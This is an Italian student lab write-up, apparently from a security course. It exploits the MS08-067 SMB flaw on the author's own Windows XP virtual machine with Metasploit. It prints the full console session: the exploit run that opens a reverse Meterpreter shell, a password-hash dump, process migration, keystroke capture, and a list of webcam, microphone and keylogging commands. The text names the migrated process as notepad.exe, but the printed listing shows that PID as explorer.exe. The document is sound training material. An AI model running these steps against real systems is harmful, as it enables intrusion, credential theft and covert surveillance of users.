HACKING WINDOWS XP:
#METASPLOIT DA #KALI LINUX


TRACCIA:


HACKING MS08-067

SULLA BASE DELLA TEORIA, VIENE RICHIESTO ALLA STUDENTE DI OTTENERE UNA SESSIONE DI METERPRETER SUL TARGET WINDOWS XP SFRUTTANDO CON METASPLOIT LA VULNERABILITÀ **MS08-067**.
UNA VOLTA OTTENUTA LA SESSIONE, LO STUDENTE DOVRÀ:

- RECUPERARE UNO SCREENSHOT TRAMITE LA SESSIONE METERPRETER
- INDIVIDUARE LA PRESENZA O MENO DI WEBCAM SULLA MACCHINA WINDOWS XP
- ACCEDERE A WEBCAM / FARE DUMP DELLA TASTIERA / PROVARE ALTRO

INSTALLO LA VERSIONE DI WINDOWS XP A 32 BIT, IN QUANTO PIÙ VULNERABILE AGLI AXPLOI CHE ANDRÒ A FARE. AL FINE DELL'ESERCIZIO È SUFFICIENTE CHE LE DUE MACCHINE, KALI LINUX E WINDOWS XP, SIANO SULLA STESSA RETE. VADO QUINDI SUL PANNELLO DI CONTROLLO -> CONNESSIONI DI RETE -> PROPRIETÀ DELLA MIA LAN -> PROPRIETÀ DEL PROTOCOLLO INTERNET TCP/IP ED IMPOSTO QUINDI L'IP DI WINDOWS XP SU 192.168.11.113, MENTRE QUELLO DI KALI LINUX RESTERÀ 192.168.11.111 DALL'ESERCIZIO DEL MODULO PRECEDENTE. FACCIO IN SEGUITO UN PING DI PROVA DA ENTRAMBE LE MACCHINE. DA WINDOWS XP IL PROMPT DEI COMANDI VIENE SEMPRE ESEGUITO CON IL MASSIMO DEI PRIVILEGI, PER CUI NON SONO NECESSARI PARTICOLARI ACCORGIMENTI PER APRIRE LA CONSOLE. VADO SUL PROMPT DEI COMANDI TRAMITE ESEGUI OPPURE PREMO CONTEMPORANEAMENTE I TASTI WIN + R -> E SCRIVO CMD.






#ms08-067:

AVVIO L'INTERFACCIA DI METASPLOIT SU KALI CON IL COMANDO «MSFCONSOLE», E CERCO IL MODULO EXPLOIT ADEGUATO AL SERVIZIO VULNERABILE CITATO NELLA TRACCIA CON «SEARCH MS 08_067». ESISTE SOLO UN MODULO CHE CORRISPONDE ALLA RICHIESTA, QUINDI LO CARICO CON «USE 0». CONTROLLO I PARAMETRI NECESSARI PER LANCIARLO CON IL COMANDO «SHOW OPTIONS». NOTO LA VOCE «YES» DI FIANCO ALLA COLONNA DEI PARAMETRI REQUIRED RHOSTS, DEVO DUNQUE INSERIRE L'INDIRIZZO IP DELLA MACCHINA VITTIMA (WINDOWS XP) CON «SET RHOSTS 192.168.11.113». GLI ALTRI PARAMETRI SONO A POSTO, FACCIO UN «CHECK» E CONFERMATA LA VULNERABILITÀ POSSO DUNQUE LANCIARE L'ATTACCO CON IL COMANDO «EXPLOIT o RUN». L'ATTACCO VA A BUON FINE E MI RESTITUISCE UNA SHELL SULLA MACCHINA VITTIMA, CHE UTILIZZO PER PROVARE VARI COMANDI COME "IFCONFIG", "ROUTE", "SYSINFO", "SCREENSHOT", "PS", ED UNA VOLTA IDENTIFICATI I PROCESSI CHIAVE AD ESEMPIO "KILL 4" (System), OPPURE "KILL 644" (services.exe), CHE MI COMPORTA UN CRASH DI WINDOWS XP. PROVO ANCHE "WEBCAM_LIST", CHE NON ME NE TROVA, E "HASHDUMP".
PROCEDO ANCHE A FARE IL DUMP DELLA TASTIERA.
PRIMA SPOSTO LA CATTURA SUL PROCESSO NOTEPAD.EXE (1012) CON "MIGRATE 1012", CHE È DOVE ANDRÒ A SCRIVERE DA WINDOWS XP, POI AVVIO LA CATTURA CON "KEYSCAN_START" E CON "KEYSCAN_DUMP" VISUALIZZO CIÒ CHE È STATO DIGITATO SULLA MACCHINA VITTIMA.

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 > search ms 08_067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.113
RHOSTS => 192.168.11.113
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.11.113   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.11.113:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Automatically detecting the target...
[*] 192.168.11.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.11.113:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.11.113:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.113:1046) at 2024-02-28 15:02:24 +0100

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter #2 - Packet Scheduler Miniport
Hardware MAC : 08:00:27:0c:55:0e
MTU          : 1500
IPv4 Address : 192.168.11.113
IPv4 Netmask : 255.255.255.0

meterpreter > screenchot
[-] Unknown command: screenchot
meterpreter > screenshot
Screenshot saved to: /home/kali/TjlViBJI.jpeg
meterpreter > sysinfo
Computer        : WINXPX32
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

```
File  Actions  Edit  View  Help

Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    enumdesktops  List all accessible desktops and window stations
    getdesktop    Get the current meterpreter desktop
    idletime      Returns the number of seconds the remote user has been idle
    keyboard_sen  Send keystrokes
    d
    keyevent      Send key events
    keyscan_dump  Dump the keystroke buffer
    keyscan_star  Start capturing keystrokes
    t
    keyscan_stop  Stop capturing keystrokes
    mouse         Send mouse events
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop
    setdesktop    Change the meterpreters current desktop
    uictl         Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_strea  Play a video stream from the specified webcam
    m


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system
```




```
kali@kali
File  Actions  Edit  View  Help
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > webcam_list
[-] No webcams were found
meterpreter > hashdump
Administrator:500:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Epicode:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Frank:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:332cc7fd419d45fc5c74c6b3de1e3c5a:03c54301463e93eaab64a56e502550ba:::
Pin8:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:27202477ab7087e1625a8b007f8c5836:::
```

```
kali@kali: ~
File  Actions  Edit  View  Help

meterpreter > ps -a

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 356   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 492   676   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 608   356   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 632   356   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 676   632   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 688   632   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 844   676   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 924   676   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1012  980   explorer.exe      x86   0        WINXPX32\Epicode              C:\WINDOWS\Explorer.EXE
 1044  676   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1096  676   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1156  676   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1364  676   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1456  1012  ctfmon.exe        x86   0        WINXPX32\Epicode              C:\WINDOWS\system32\ctfmon.exe
 1560  1044  wuauclt.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wuauclt.exe
 1680  1012  notepad.exe       x86   0        WINXPX32\Epicode              C:\WINDOWS\system32\NOTEPAD.EXE
 1772  1044  wscntfy.exe       x86   0        WINXPX32\Epicode              C:\WINDOWS\system32\wscntfy.exe

meterpreter > migrate 1012
[*] Migrating from 1044 to 1012...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
weila<CR>
tutto ok<CR>
qua ci stanno tracciando ... <CR>
<MAIUSC>STACCA<CR>
<MAIUSC>STACCA<CR>
```